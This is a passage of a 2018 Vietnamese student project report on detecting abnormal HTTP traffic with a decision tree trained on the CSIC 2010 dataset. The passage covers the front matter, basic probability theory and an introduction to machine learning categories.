

**ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**

**NGUYỄN VIỆT THÀNH - 15520814  
LÊ HOÀNG TUẤN - 15520967**

**ĐỒ ÁN CHUYÊN NGÀNH  
ÁP DỤNG MÁY HỌC  
ĐỂ PHÁT HIỆN TRAFFIC BẤT THƯỜNG**

**GIẢNG VIÊN HƯỚNG DẪN  
ThS. UNG VĂN GIÀU**

**TP. HỒ CHÍ MINH, 2018**

# Mục lục

<b>TÓM TẮT ĐỒ ÁN</b>	<b>1</b>
<b>MỞ ĐẦU</b>	<b>2</b>
<b>1 CƠ SỞ LÝ THUYẾT</b>	<b>4</b>
1.1 Một số lý thuyết về xác suất . . . . .	4
1.1.1 Không gian xác suất . . . . .	4
1.1.2 Các tính chất xác suất . . . . .	5
1.1.3 Biến ngẫu nhiên . . . . .	6
1.1.4 Xác suất có điều kiện . . . . .	7
1.1.5 Quy tắc Bayes . . . . .	9
1.1.6 Kỳ vọng . . . . .	10
1.1.7 Một vài phân phối xác suất thường gặp . . . . .	11
1.2 Giới thiệu Machine Learning . . . . .	13
1.2.1 Khái niệm . . . . .	13
1.2.2 Phân nhóm thuật toán cơ bản . . . . .	14
1.2.2.1 Học có giám sát ( <i>Supervise learning</i> ) . . . . .	14
1.2.2.2 Học không giám sát ( <i>Unsupervised learning</i> ) . . . . .	16

1.2.2.3	Học bán giám sát ( <i>Semi-Supervised learning</i> ) . . . . .	17
1.2.2.4	Học củng cố ( <i>Reinforcement learning</i> ) . . . . .	17
1.3	Thuật toán Decision Tree . . . . .	18
1.3.1	Giới thiệu . . . . .	18
1.3.2	Phân loại . . . . .	20
1.3.3	Ưu và nhược điểm của thuật toán . . . . .	20
1.3.4	Một số khái niệm . . . . .	21
1.3.4.1	Entropy và information gain . . . . .	21
1.3.4.2	Gini index . . . . .	24
1.3.5	Quá trình xây dựng cây . . . . .	25
1.3.6	Validation và Cross-validation . . . . .	33
1.4	Một số lỗ hổng tấn công web phổ biến . . . . .	35
1.4.1	SQL Injection . . . . .	35
1.4.2	Cross-Site Scripting (XSS) . . . . .	39
<b>2</b>	<b>ÁP DỤNG THUẬT TOÁN</b>	<b>44</b>
2.1	Tập dữ liệu được sử dụng để training . . . . .	44
2.2	Thực hiện áp dụng thuật toán vào tập dữ liệu . . . . .	46
2.2.1	Xử lý dữ liệu . . . . .	46
2.2.2	Phân tách training data và test data . . . . .	50
2.2.3	Giai đoạn training và testing . . . . .	50
2.2.4	Điều chỉnh thông số . . . . .	53
2.3	Kết luận và phương hướng phát triển . . . . .	55
	<b>Tài liệu tham khảo</b>	<b>55</b>

# Danh sách hình vẽ

1.1	Minh họa giá trị $X$ ánh xạ từ các tập outcomes . . . . .	6
1.2	Một ví dụ về việc đưa ra các quyết định dựa trên câu hỏi . . . . .	18
1.3	So sánh các thuật toán Decision Trees . . . . .	20
1.4	Tập dữ liệu khởi đầu với dữ liệu lộn xộn . . . . .	22
1.5	Đồ thị entropy cho biến 2 trạng thái . . . . .	23
1.6	Cây hoàn chỉnh sau khi thực hiện thuật toán CART . . . . .	29
1.7	Ví dụ về đoán dữ liệu để thêm vào thuộc tính Term . . . . .	32
1.8	Kịch bản khai thác lỗ hổng Reflected XSS . . . . .	40
1.9	Kịch bản khai thác lỗ hổng Stored XSS . . . . .	41
1.10	Giao diện form bình thường của site bị khai thác bởi lỗi DOM Based XSS .	42
1.11	Giao diện form bị chỉnh sửa của site bị khai thác bởi lỗi DOM Based XSS .	43
1.12	Đoạn script đã chạy trên site bị khai thác bởi lỗi DOM Based XSS . . . . .	43
2.1	Cấu trúc một tập tin HTTP request cơ bản. . . . .	46
2.2	Kết quả từ chương trình khi chạy . . . . .	51
2.3	Đồ thị curves thể hiện giá trị dự đoán chính xác . . . . .	53
2.4	Kết quả sau khi điều chỉnh tham số . . . . .	54

# Danh sách bảng

1.1	Dữ liệu mẫu mô tả cho quá trình xây dựng cây bằng CART . . . . .	26
1.2	Các tập dữ liệu con được tách từ ngưỡng $T_A = 1.5$ . . . . .	27
1.3	Các tập dữ liệu con được tách từ ngưỡng $T_A = 2.5$ . . . . .	28
1.4	Các tập dữ liệu con được tách từ ngưỡng $T_B = 4.5$ . . . . .	28
1.5	Dữ liệu mẫu cho trường hợp dữ liệu bị khuyết . . . . .	30

# TÓM TẮT ĐỒ ÁN

Trong bài báo cáo này chúng tôi trình bày về vấn đề ứng dụng công nghệ máy học (hay còn gọi là học máy - machine learning) vào việc phân tích và phát hiện các luồng traffic nào là bình thường và bất thường. Trong phạm vi của đồ án, chúng tôi tập trung vào phân tích các HTTP request từ tập dữ liệu CSIC 2010. Kết quả đạt được của chúng tôi là phân tích các traffic nào là bất thường và bình thường, thuật toán mà chúng tôi chọn là Decision Tree.

Nội dung của bài báo cáo này gồm 2 phần chính là:

- **Cơ sở lý thuyết** - phần này chúng tôi sẽ giới thiệu một số lý thuyết toán học liên quan. Sau đó chúng tôi giới thiệu sơ lược về máy học, các khái niệm, và phân loại. Tiếp theo chúng tôi cũng phân tích thuật toán mà chúng tôi chọn sử dụng - Decision Tree. Bên cạnh đó, chúng tôi cũng tiếp cận một số lỗ hổng bảo mật web phổ biến.
- **Áp dụng thuật toán vào phân tích tập dữ liệu** - phần này là kết quả của nhóm chúng tôi đạt được, phần này sẽ tập trung vào tập dữ liệu và thuật toán mà chúng tôi chọn sử dụng.

Trong bài báo cáo, chúng tôi sử dụng một số thuật ngữ tiếng Anh thay vì dịch ra tiếng Việt.

# MỞ ĐẦU

## Lý do chọn đề tài

Nhiều ứng dụng web ngày nay gặp vấn đề bảo mật, nguyên nhân nó từ các nhà phát triển ứng dụng web, muốn tạo ra sản phẩm nhanh, không quan tâm cũng như kiến thức liên quan đến bảo mật. Để khắc phục vấn đề bảo mật. Nhà phát triển web cần tìm ra một công cụ để giảm thiểu rủi ro bảo mật. Phát hiện xâm nhập là một công cụ mạnh mẽ để nhận diện và ngăn chặn tấn công tới hệ thống. Hầu hết những công nghệ phát hiện xâm nhập hệ thống web hiện nay không có khả năng giải quyết các tấn công web phức tạp, những kiểu tấn công mới chưa từng biết trước đó.

Tuy nhiên, với việc áp dụng máy học (tiếng anh: **machine learning**), ta có thể xây dựng những mô hình giúp phát hiện những kiểu tấn công đã biết hoặc chưa biết. Như chúng ta đã biết, machine learning gây nên cơn sốt công nghệ trên toàn thế giới trong vài năm nay. Trong giới học thuật, mỗi năm có hàng ngàn bài báo khoa học về đề tài này. Trong giới công nghiệp, từ các công ty lớn như Google, Facebook, Microsoft đến các công ty khởi nghiệp đều đầu tư vào machine learning. Hàng loạt các ứng dụng sử dụng machine learning ra đời trên mọi lĩnh vực của cuộc sống, từ khoa học máy tính đến những ngành ít liên quan hơn như vật lý, hóa học, y học, chính trị.

Chính vì những điều trên đã thôi thúc chúng tôi tiến hành tiếp cận máy học trong lĩnh vực phát hiện tấn công web.

## Mục đích thực hiện đề tài

Khi thực hiện đề tài, nhóm chúng tôi mong muốn được tiếp cận nghiên cứu và tìm hiểu về lĩnh vực máy học. Và từ đó vận dụng vào ngành mà chúng tôi đang học - An toàn thông tin.

Hai mục tiêu mà chúng tôi hướng đến để đạt được trong đề tài này là:

- Thứ nhất, sẽ có kiến thức cơ bản về máy học và lý thuyết liên quan.
- Thứ hai, tìm hiểu và chọn được một thuật toán để vận dụng phân tích một tập dữ liệu cho trước để phát hiện luồng traffic nào là bình thường và bất thường.

## Đối tượng và phạm vi nghiên cứu của đề tài

Đối tượng và phạm vi nghiên cứu của chúng tôi tập trung vào hai điểm chính:

- **Tập dữ liệu được sử dụng để training** - ở đây chúng tôi chọn tập dữ liệu **HTTP DATASET CSIC 2010**. Lý do vì sao chúng tôi chọn tập dữ liệu này sẽ được trình bày chi tiết trong phần sau của báo cáo.
- **Thuật toán được sử dụng** - thuật toán mà nhóm chúng tôi chọn là Decision Tree. Lý do nhóm chọn cũng sẽ được giới thiệu chi tiết trong phần nội dung của bài báo cáo

Trong phạm vi của đề án, nhóm chúng tôi chỉ tập trung vào việc phân tích **Request Line** và **Request Body** trong các gói tin HTTP Request.



# Chương 1

## CƠ SỞ LÝ THUYẾT

### 1.1 Một số lý thuyết về xác suất

Có thể nói một điều rằng lý thuyết xác suất là một trong những lý thuyết quan trọng nhất của khoa học hiện đại và đặc biệt là **machine learning** bởi vì đa phần các thuật toán của Machine Learning đều có cơ sở dựa trên xác suất.

Phần bên dưới chúng tôi trình bày chủ yếu một số lý thuyết cơ bản được chúng tôi tìm hiểu và tổng hợp từ [1]

#### 1.1.1 Không gian xác suất

Khi nói đến xác suất là người ta nói đến các lý thuyết toán học về sự *bất định* - *uncertainty* hay nói một cách khác, xác suất biểu thị khả năng xảy ra của các *sự kiện* - *event* trong một môi trường bất định nào đó. Ví dụ chúng ta xét về xác suất có mưa hay không có mưa vào thứ hai tuần tới, xác suất tổ tình thành công hay thất bại của cậu bạn thân,... Tóm lại cứ nói đến xác suất là đề cập đến sự không chắc chắn hay bất định đó.

Về mặt toán học, người ta kí hiệu một **không gian xác suất** - **probability space** bao gồm 3 thành phần  $(\Omega, F, P)$  như sau:

- $\Omega$  (có thể đọc là “Ô-me-ga”) chính là tập các giá trị **có thể xảy ra** - **possible outcome**

với sự kiện trong không gian xác suất. Người ta còn gọi nó là **không gian mẫu**.

- $F \subseteq 2^\Omega$  là tập hợp các sự kiện có thể xảy ra trong không gian xác suất.
- $P$  là xác suất (hoặc phân phối xác suất) của sự kiện.  $P$  ánh xạ một sự kiện  $E \in F$  vào trong một giá trị thực  $p \in [0; 1]$ . Ở đây chúng ta gọi  $p = P(E)$  là xác suất của sự kiện  $E$ .

Chúng ta cùng nhau xem xét một ví dụ khá kinh điển trong lý thuyết xác suất đó chính là ví dụ **tung xúc sắc**.

**Ví dụ 1.1.** Giả sử rằng chúng ta tung một con xúc sắc 6 mặt. Không gian các **outcomes** có thể xảy ra trong trường hợp này là  $\Omega = \{1, 2, 3, 4, 5, 6\}$  - chúng ta không tính đến các trường hợp xúc sắc rơi lơ lửng tức là không thuộc mặt nào. Không gian các sự kiện  $F$  sẽ tùy thuộc vào sự định nghĩa của chúng ta. Ví dụ chúng ta định nghĩa sự kiện xúc sắc là mặt chẵn hoặc mặt lẻ thì không gian sự kiện  $F = \{\emptyset, \{1, 3, 5\}, \{2, 4, 6\}, \Omega\}$  trong đó  $\emptyset$  là sự kiện có xác suất 0 - hay còn gọi là biến cố *không thể có*.  $\Omega$  là sự kiện có xác suất 1 - hay còn gọi là *biến cố chắc chắn*.

### 1.1.2 Các tính chất xác suất


Giống như ví dụ ở phía trên, khi *không gian mẫu - outcomes space* là hữu hạn thì chúng ta thường lựa chọn không gian sự kiện  $F = 2^\Omega = \{\emptyset, \{1, 3, 5\}, \{2, 4, 6\}, \Omega\}$ . Cách tiếp cận này chưa hẳn đã tổng quát hóa cho mọi trường hợp tuy nhiên nó đủ dùng trong các bài toán thực tế, tất nhiên là với giả thiết không gian mẫu của chúng ta là **hữu hạn**. Khi không gian mẫu là **vô hạn - infinite** chúng ta phải hết sức cẩn thận trong việc lựa chọn không gian sự kiện  $F$ . Khi đã định nghĩa được không gian sự kiện  $F$  thì hàm xác suất của chúng ta bắt buộc phải thỏa mãn các tính chất sau đây:

- **Không âm - non-negativity** - xác suất của mọi sự kiện là không âm, tức là với mọi  $x \in F$ ,  $P(x) \geq 0$
- **Xác suất toàn cục - trivial event**  $P(\Omega) = 1$

- **Tính cộng - additivity** tức là với mọi  $x, y \in F$  nếu như  $x \cap y = \emptyset$  thì ta có  $P(x \cup y) = P(x) + P(y)$

### 1.1.3 Biến ngẫu nhiên

**Biến ngẫu nhiên (Random Variables)** là một thành phần quan trọng trong lý thuyết xác suất. Nó biểu diễn giá trị của các đại lượng không xác định, thông thường nó được coi như một ánh xạ từ tập các **outcomes** trong không gian mẫu thành các giá trị thực.



Hình 1.1: Minh họa giá trị  $X$  ánh xạ từ các tập outcomes

Quay trở lại với ví dụ 1.1 tung xúc sắc, gọi  $X$  là biến ngẫu nhiên biểu diễn kết quả của các những lần gieo xúc sắc. Một lựa chọn khá tự nhiên và đơn giản đó là: “ **$X$  là số chấm tròn trên mặt tung được**”

Chúng ta cũng có thể lựa chọn một chiến lược biểu diễn biến ngẫu nhiên  $X$  khác chẳng hạn như sau:

$$X = \begin{cases} 1 & \text{if } i \text{ is odd} \\ 0 & \text{if } i \text{ is even} \end{cases} \quad (1.1)$$

Có nghĩa là cùng một biến cố nhưng biểu diễn nó như thế nào là việc của mỗi chúng ta. Biến ngẫu nhiên  $X$  biểu diễn như biểu thức (1.1) được gọi là *binary random variables - biến nhị phân*. Biến nhị phân được sử dụng rất thông dụng trong thực tế công việc nhất là Machine Learning và thường được biết đến với cái tên **indicator variables** nó thể hiện sự *xảy ra hay không xảy ra* của một sự kiện.

## Biến ngẫu nhiên rời rạc và biến ngẫu nhiên liên tục

Có hai loại biến ngẫu nhiên đó là **BNN rời rạc** (discrete) và **BNN liên tục** (continuous).

**Rời rạc** có thể hiểu một cách đơn giản là giá trị của nó thuộc vào một tập định trước. Ví dụ tung đồng xu thì có hai khả năng là head và tail <sup>1</sup>. Tập các giá trị này có thể là có thứ tự (khi tung xúc xắc) hoặc không có thứ tự (unordered), ví dụ khi đầu ra là các giá trị *nắng, mưa, bão,...* Mỗi đầu ra có một giá trị xác suất tương ứng với nó. Trong Machine Learning các giá trị này tương ứng với *các phân lớp (class)*. Các giá trị xác suất này không âm và có tổng bằng một:

$$\sum_{\forall x} p(x) = 1 \quad (1.2)$$

Còn **biến ngẫu nhiên liên tục** có thể định nghĩa là các biến ngẫu nhiên mà các giá trị của nó rơi vào một tập *không biết trước*. Trong Machine Learning người ta gọi lớp bài toán với biến ngẫu nhiên liên tục là **Hồi quy**. Giá trị của nó có thể nằm trong một khoảng hữu hạn ví dụ như thời gian làm bài thi đại học là  $t \in (0; 180)$  phút hoặc cũng có thể là vô hạn ví dụ như thời gian từ bây giờ đến ngày tận thế  $t \in (0; +\infty)$  chẳng hạn. Khi đó hàm mật độ xác suất của nó trên toàn miền giá trị  $D$  của outcomes space được định nghĩa bằng một tích phân như sau:

$$\int_D p(x) dx = 1 \quad (1.3)$$

### 1.1.4 Xác suất có điều kiện

Dựa vào phổ điểm của các học sinh, liệu ta có thể tính được xác suất để một học sinh được điểm 10 môn Lý, biết rằng học sinh đó được điểm 1 môn Toán (ai cũng có quyền hy vọng). Hoặc biết rằng bây giờ đang là tháng 7, tính xác suất để nhiệt độ hôm nay cao hơn 30

<sup>1</sup>Tên gọi này bắt nguồn từ đồng xu Mỹ, một mặt có hình mặt người, được gọi là *head*, trái ngược với mặt này được gọi là mặt *tail*, cách gọi này hay hơn cách gọi *xấp ngửa* vì ta không có quy định rõ ràng thế nào là xấp ngay ngửa

độ C.

Xác suất có điều kiện (**conditional probability**) của một biến ngẫu nhiên  $x$  biết rằng biến ngẫu nhiên  $y$  có giá trị  $y^*$  được ký hiệu là  $p(x|y = y^*)$  (đọc là “*xác suất của x biết y có giá trị y\**” - *probability of x given that y takes value y\** ).

Xác suất có điều kiện  $p(x|y = y^*)$  có thể được tính dựa trên *joint probability*  $p(x, y)$

<sup>2</sup>. Tổng quát ta có công thức để tính như sau:

$$p(x|y = y^*) = \frac{p(x, y = y^*)}{\sum_x p(x, y = y^*)} = \frac{p(x, y = y^*)}{p(y = y^*)} \quad (1.4)$$

Thông thường, ta có thể viết xác suất có điều kiện mà không cần chỉ rõ giá trị  $y = y^*$  và có công thức gọn hơn:

$$p(x|y) = \frac{p(x, y)}{p(y)} \quad (1.5)$$

Tương tự:

$$p(y|x) = \frac{p(y, x)}{p(x)} \quad (1.6)$$

Và ta sẽ có quan hệ:

$$p(x, y) = p(x|y)p(y) = p(y|x)p(x) \quad (1.7)$$

Khi có nhiều hơn hai biến ngẫu nhiên, ta có các công thức:

$$p(x, y, z, w) = p(x, y, z|w)p(w) \quad (1.8)$$

$$= p(x, y|z, w)p(z, w) = p(x, y|z, w)p(z|w)p(w) \quad (1.9)$$

$$= p(x|y, z, w)p(y|z, w)p(z|w)p(w) \quad (1.10)$$

Công thức 1.10 có dạng chuỗi (*chain*) và được sử dụng nhiều sau này.

<sup>2</sup>Xác suất hợp (*Joint probability*) là xác suất của hai biến cố cùng xảy ra.

### 1.1.5 Quy tắc Bayes

Công thức (1.7) biểu diễn *joint probability* theo hai cách. Từ đây ta có thể suy ra quan hệ giữa hai *conditional probabilities*  $p(x|y)$  và  $p(y|x)$ :

$$p(y|x)p(x) = p(x|y)p(y)$$

Biến đổi một chút:

$$p(y|x) = \frac{p(x|y)p(y)}{p(x)} \quad (1.11)$$

$$= \frac{p(x|y)p(y)}{\sum_y p(x, y)} \quad (1.12)$$

$$= \frac{p(x|y)p(y)}{\sum_y p(x|y)p(y)} \quad (1.13)$$

Từ (1.13) ta có thể thấy rằng  $p(y|x)$  hoàn toàn có thể tính được nếu ta biết mọi  $p(x|y)$  và  $p(y)$ . Tuy nhiên, việc tính trực tiếp xác suất này thường là phức tạp. Thay vào đó, ta có thể đi tìm mô hình phù hợp của  $p(x|y)$  trên training data sao cho *những gì đã thực sự xảy ra có xác suất cao nhất có thể*. Dựa trên training data, các tham số của mô hình này có thể tìm được qua một *bài toán tối ưu*.

**Ba công thức (1.11) - (1.13) thường được gọi là Quy tắc Bayes (Bayes' rule). Quy tắc này rất quan trọng trong Machine Learning!**

Trong Machine Learning, chúng ta thường mô tả quan hệ giữa hai biến  $x$  và  $y$  dưới dạng xác suất có điều kiện  $p(x|y)$ . Ví dụ, biết rằng đầu vào là một bức ảnh ở dạng vector  $\vec{x}$ , xác suất để bức ảnh chứa một chiếc xe là bao nhiêu. Khi đó, ta phải tính  $p(y|\vec{x})$ .

### Độc lập (Independence)

Nếu biết giá trị của một biến ngẫu nhiên  $x$  không mang lại thông tin về việc suy ra giá trị của biến ngẫu nhiên  $y$  (và ngược lại), thì ta nói rằng hai biến ngẫu nhiên là *độc lập*

(independence). Chẳng hạn, chiều cao của một học sinh và điểm thi môn Toán của học sinh đó có thể coi là hai biến ngẫu nhiên độc lập.

Khi hai biến ngẫu nhiên  $x$  và  $y$  là *độc lập*, ta sẽ có:

$$p(x|y) = p(x) \quad (1.14)$$

$$p(y|x) = p(y) \quad (1.15)$$

Thay vào biểu thức Conditional Probability trong (1.7), ta có:

$$p(x, y) = p(x|y)p(y) = p(x)p(y) \quad (1.16)$$

### 1.1.6 Kỳ vọng

**Kỳ vọng (expectation)** của một biến ngẫu nhiên được định nghĩa là:

$$E[x] = \sum_x xp(x) \quad \text{if } x \text{ is discrete} \quad (1.17)$$

$$E[x] = \int xp(x)dx \quad \text{if } x \text{ is continuous} \quad (1.18)$$

Giả sử  $f$  là một hàm số trả về một giá trị với mỗi giá trị  $x^*$  của biến ngẫu nhiên  $x$ . Khi đó, nếu  $x$  là biến ngẫu nhiên rời rạc, ta sẽ có:

$$E[f(x)] = \sum_x f(x)p(x) \quad (1.19)$$

Công thức cho biến ngẫu nhiên liên tục cũng được viết tương tự.

Với joint probability:

$$E[f(x, y)] = \sum_{x,y} f(x, y)p(x, y)dxdy \quad (1.20)$$

Có 3 quy tắc cần nhớ về kỳ vọng:

1. Kỳ vọng của một hằng số theo một biến ngẫu nhiên  $x$  bất kỳ bằng chính hằng số đó:

$$E[\alpha] = \alpha \quad (1.21)$$

2. Kỳ vọng có tính chất tuyến tính:

$$E[\alpha x] = \alpha E[x] \quad (1.22)$$

$$E[f(x) + g(x)] = E[f(x)] + E[g(x)] \quad (1.23)$$

3. Kỳ vọng của tích hai biến ngẫu nhiên bằng tích kỳ vọng của hai biến đó **nếu hai biến ngẫu nhiên đó là độc lập**. Điều ngược lại không đúng:

$$E[f(x)g(y)] = E[f(x)]E[g(y)] \quad (1.24)$$

### 1.1.7 Một vài phân phối xác suất thường gặp

#### Phân phối Bernouli

**Phân phối Bernouli (Bernouli distribution)** là một phân bố rời rạc mô tả biến ngẫu nhiên nhị phân: nó mô tả trường hợp khi đầu ra chỉ nhận một trong hai giá trị  $x \in \{0, 1\}$ . Hai giá trị này có thể là *head* và *tail* khi tung đồng xu; có thể là *fraud transaction* và *normal transaction* trong bài toán xác định giao dịch lừa đảo trong tín dụng; có thể là *người* và *không phải người* trong bài toán tìm xem trong một bức ảnh có người hay không.

Bernouli distribution được mô tả bằng một tham số  $\lambda \in [0, 1]$  và là xác suất để  $x = 1$ . Phân bố của mỗi đầu ra sẽ là:

$$p(x = 1) = \lambda, \quad p(x = 0) = 1 - p(x = 1) = 1 - \lambda \quad (1.25)$$

Hai đẳng thức này thường được viết gọn lại:



$$p(x) = \lambda^x (1 - \lambda)^{1-x} \quad (1.26)$$

với giả định rằng  $0^0 = 1$ .

Bernoulli distribution được ký hiệu ngắn gọn dưới dạng:

$$p(x) = \text{Bern}_x[\lambda]$$

### Phân phối tổng quát của Bernouli (Categorical distribution)

Cũng là biến ngẫu nhiên rời rạc, nhưng trong hầu hết các trường hợp, đầu ra có thể là một trong nhiều hơn hai giá trị khác nhau. Ví dụ, một bức ảnh có thể chứa một chiếc xe, một người, hoặc một con mèo. Khi đó, ta dùng phân bố tổng quát của Bernoulli distribution và được gọi là *Categorical distribution*. Các đầu ra được mô tả bởi 1 phần tử trong tập  $\{1, 2, \dots, K\}$ .

Nếu có  $K$  đầu ra có thể đạt được, Categorical distribution sẽ được mô tả bởi  $K$  tham số, viết dưới dạng vector:  $\lambda = [\lambda_1, \lambda_2, \dots, \lambda_K]$  với các  $\lambda_k$  không âm và có tổng bằng 1. Mỗi giá trị  $\lambda_k$  thể hiện xác suất để đầu ra nhận giá trị  $k$ :

$$p(x = k) = \lambda_k$$

Viết gọn lại:

$$p(x) = \text{Cat}_x[\lambda]$$

Biểu diễn theo cách khác, ta có thể coi như đầu ra là một vector ở dạng *one-hot* vector, tức  $\mathbf{x} \in \{\mathbf{e}_1, \mathbf{e}_2, \dots, \mathbf{e}_K\}$  với  $\mathbf{e}_k$  là vector đơn vị thứ  $k$ , tức tất cả các phần tử bằng 0, trừ phần tử thứ  $k$  bằng 1. Khi đó, ta sẽ có:

$$p(\mathbf{x} = \mathbf{e}_k) = \prod_{j=1}^K \lambda_j^{x_j} = \lambda_k \quad (1.27)$$

Cách viết này được sử dụng rất nhiều trong Machine Learning.

## Phân phối chuẩn một biến (Univariate normal distribution)

**Phân phối chuẩn 1 biến (univariate normal hoặc Gaussian distribution)** được định nghĩa trên các biến liên tục nhận giá trị  $x \in (-\infty, \infty)$ .

Phân phối này được mô tả bởi hai tham số: *mean*  $\mu$  và *variance*  $\sigma^2$ . Giá trị  $\mu$  có thể là bất kỳ số thực nào, thể hiện vị trí của *peak*, tức tại đó mà hàm mật độ xác suất đạt giá trị cao nhất. Giá trị  $\sigma^2$  là một giá trị dương, với  $\sigma$  thể hiện *độ rộng* của phân bố này.  $\sigma$  lớn chứng tỏ khoảng giá trị đầu ra biến đổi mạnh, và ngược lại.

Hàm mật độ xác suất của phân phối này được định nghĩa là:

$$p(x) = \frac{1}{\sqrt{2\pi\sigma^2}} \exp\left(-\frac{(x - \mu)^2}{2\sigma^2}\right) \quad (1.28)$$

Dạng gọn hơn:

$$p(x) = \text{Norm}_x[\mu, \sigma^2] \quad (1.29)$$

## 1.2 Giới thiệu Machine Learning

### 1.2.1 Khái niệm

Trên Wikipedia tiếng Anh họ có định nghĩa về machine learning như sau:

“**Machine learning** is a subset of artificial intelligence in the field of computer science that often uses statistical techniques to give computers the ability to ‘learn’ (i.e., progressively improve performance on a specific task) with data, without being explicitly programmed” [2]

Chúng ta có thể hiểu đơn giản định nghĩa ở trên như sau:

**Machine learning** là một lĩnh vực nhỏ của trí tuệ nhân tạo (*Artificial Intelligence - AI*) trong khoa học máy tính, nó thường sử dụng các kỹ thuật thống kê để máy tính có khả năng

‘học’ với dữ liệu, mà không cần phải lập trình cụ thể.

Tên gọi *machine learning* được đặt bởi Arthur Samuel <sup>3</sup> năm 1959. Phát triển từ nghiên cứu về nhận dạng mẫu (*pattern recognition*) và lý thuyết học tính toán (*Computational learning theory*) trong trí tuệ nhân tạo, machine learning nghiên cứu và xây dựng các thuật toán có thể học hỏi và dự đoán theo hướng dữ liệu.

Machine learning có mối quan hệ rất mật thiết đối với thống kê (*statistics*). Machine learning sử dụng các mô hình thống kê để “ghi nhớ” lại sự phân bố của dữ liệu. Tuy nhiên, không đơn thuần là ghi nhớ, machine learning phải có khả năng **tổng quát hóa** những gì đã được nhìn thấy và đưa ra dự đoán cho những trường hợp chưa được nhìn thấy. Bạn có thể hình dung một mô hình machine learning không có khả năng tổng quát như một đứa trẻ học vẹt: chỉ trả lời được những câu trả lời mà nó đã học thuộc lòng đáp án. Khả năng tổng quát là một khả năng tự nhiên và kì diệu của con người: bạn không thể nhìn thấy tất cả các khuôn mặt người trên thế giới nhưng bạn có thể nhận biết được một thứ có phải là khuôn mặt người hay không với xác suất đúng gần như tuyệt đối. Đỉnh cao của machine learning sẽ là mô phỏng được khả năng tổng quát hóa và suy luận này của con người.

## 1.2.2 Phân nhóm thuật toán cơ bản

Trong phần này, chúng tôi trình bày các nhóm thuật toán trong machine learning theo phương thức học. Gồm có 4 nhóm cơ bản sau: học có giám sát (*Supervise learning*), học không giám sát (*Unsupervised learning*), học bán giám sát (*Semi-supervised learning*) và học củng cố (*Reinforcement learning*).

### 1.2.2.1 Học có giám sát (*Supervise learning*)

**Supervised learning** là thuật toán dự đoán đầu ra (*outcome*) của một dữ liệu mới dựa trên các cặp (*input, outcome*) đã biết từ trước. Cặp dữ liệu này còn được gọi là (*data, label*), tức (dữ liệu, nhãn). Supervised learning là nhóm phổ biến nhất trong các thuật toán Machine

<sup>3</sup>Arthur Lee Samuel (1901 – 1990) là một nhà tiên phong người Mỹ trong lĩnh vực trò chơi máy tính và trí tuệ nhân tạo

Learning.

Supervised learning là khi chúng ta có một tập hợp biến đầu vào  $\mathcal{X} = \{\mathbf{x}_1, \mathbf{x}_2, \dots, \mathbf{x}_N\}$  và một tập hợp nhãn (*label*) tương ứng  $\mathcal{Y} = \{y_1, y_2, \dots, y_N\}$ , trong đó  $\mathbf{x}_i, y_i$  là các vector.

Các cặp dữ liệu biết trước  $(\mathbf{x}_i, y_i) \in \mathcal{X} \times \mathcal{Y}$  được gọi là tập dữ liệu huấn luyện (*training data*). Từ tập training data này, chúng ta cần tạo ra **một hàm số ánh xạ** mỗi phần tử từ tập  $\mathcal{X}$  sang một phần tử (xấp xỉ) tương ứng của tập  $\mathcal{Y}$ :

$$y_i \approx f(\mathbf{x}_i), \quad \forall i = 1, 2, \dots, N$$

Mục đích là xấp xỉ hàm số  $f$  thật tốt để khi có một dữ liệu  $\mathbf{x}$  mới, chúng ta có thể tính được nhãn tương ứng của nó  $y = f(\mathbf{x})$ .

**Ví dụ 1.2.** Thuật toán dò các khuôn mặt trong một bức ảnh đã được phát triển từ rất lâu. Thời gian đầu, Facebook sử dụng thuật toán này để *chỉ ra các khuôn mặt trong một bức ảnh* và yêu cầu người dùng tag friends - tức gán nhãn cho mỗi khuôn mặt. Số lượng cặp dữ liệu (*khuôn mặt, tên người*) càng lớn, độ chính xác ở những lần tự động tag tiếp theo sẽ càng lớn.

Thuật toán supervised learning còn được tiếp tục chia nhỏ ra thành hai loại chính tùy thuộc vào label của dữ liệu:

- **Phân loại (Classification)**

Một bài toán được gọi là *classification* nếu các label của input data được chia thành một số hữu hạn nhóm. Ví dụ 1.2 thuộc loại này.

- **Hồi quy (Regression)**

Nếu label không được chia thành các nhóm mà là một giá trị thực cụ thể.

**Ví dụ 1.3.** Một căn nhà rộng  $x \text{ m}^2$ , có  $y$  phòng ngủ và cách trung tâm thành phố  $z \text{ km}$  sẽ có giá là bao nhiêu?

### 1.2.2.2 Học không giám sát (*Unsupervised learning*)

Trong thuật toán này, chúng ta không biết được *outcome* hay *nhãn* mà chỉ có dữ liệu đầu vào. Thuật toán unsupervised learning sẽ dựa vào cấu trúc của dữ liệu để thực hiện một công việc nào đó, ví dụ như phân nhóm (clustering) hoặc giảm số chiều của dữ liệu (dimension reduction) để thuận tiện trong việc lưu trữ và tính toán.

Unsupervised learning là khi chúng ta chỉ có dữ liệu vào  $\mathcal{X}$  mà không biết nhãn  $\mathcal{Y}$  tương ứng.

Những thuật toán loại này được gọi là Unsupervised learning vì không giống như Supervised learning, chúng ta không biết câu trả lời chính xác cho mỗi dữ liệu đầu vào. Giống như khi ta học, không có thầy cô giáo nào chỉ cho ta biết đó là chữ A hay chữ B. Cụm *không giám sát* được đặt tên theo nghĩa này.

Các bài toán Unsupervised learning được tiếp tục chia nhỏ thành hai loại:

- **Phân nhóm (clustering)**

Một bài toán phân nhóm toàn bộ dữ liệu  $\mathcal{X}$  thành các nhóm nhỏ dựa trên sự liên quan giữa các dữ liệu trong mỗi nhóm. Ví dụ: phân nhóm khách hàng dựa trên hành vi mua hàng. Điều này cũng giống như việc ta đưa cho một đứa trẻ rất nhiều mảnh ghép với các hình thù và màu sắc khác nhau, ví dụ tam giác, vuông, tròn với màu xanh và đỏ, sau đó yêu cầu trẻ phân chúng thành từng nhóm. Mặc dù không cho trẻ biết mảnh nào tương ứng với hình nào hoặc màu nào, nhiều khả năng chúng vẫn có thể phân loại các mảnh ghép theo màu hoặc hình dạng.

- **Association**

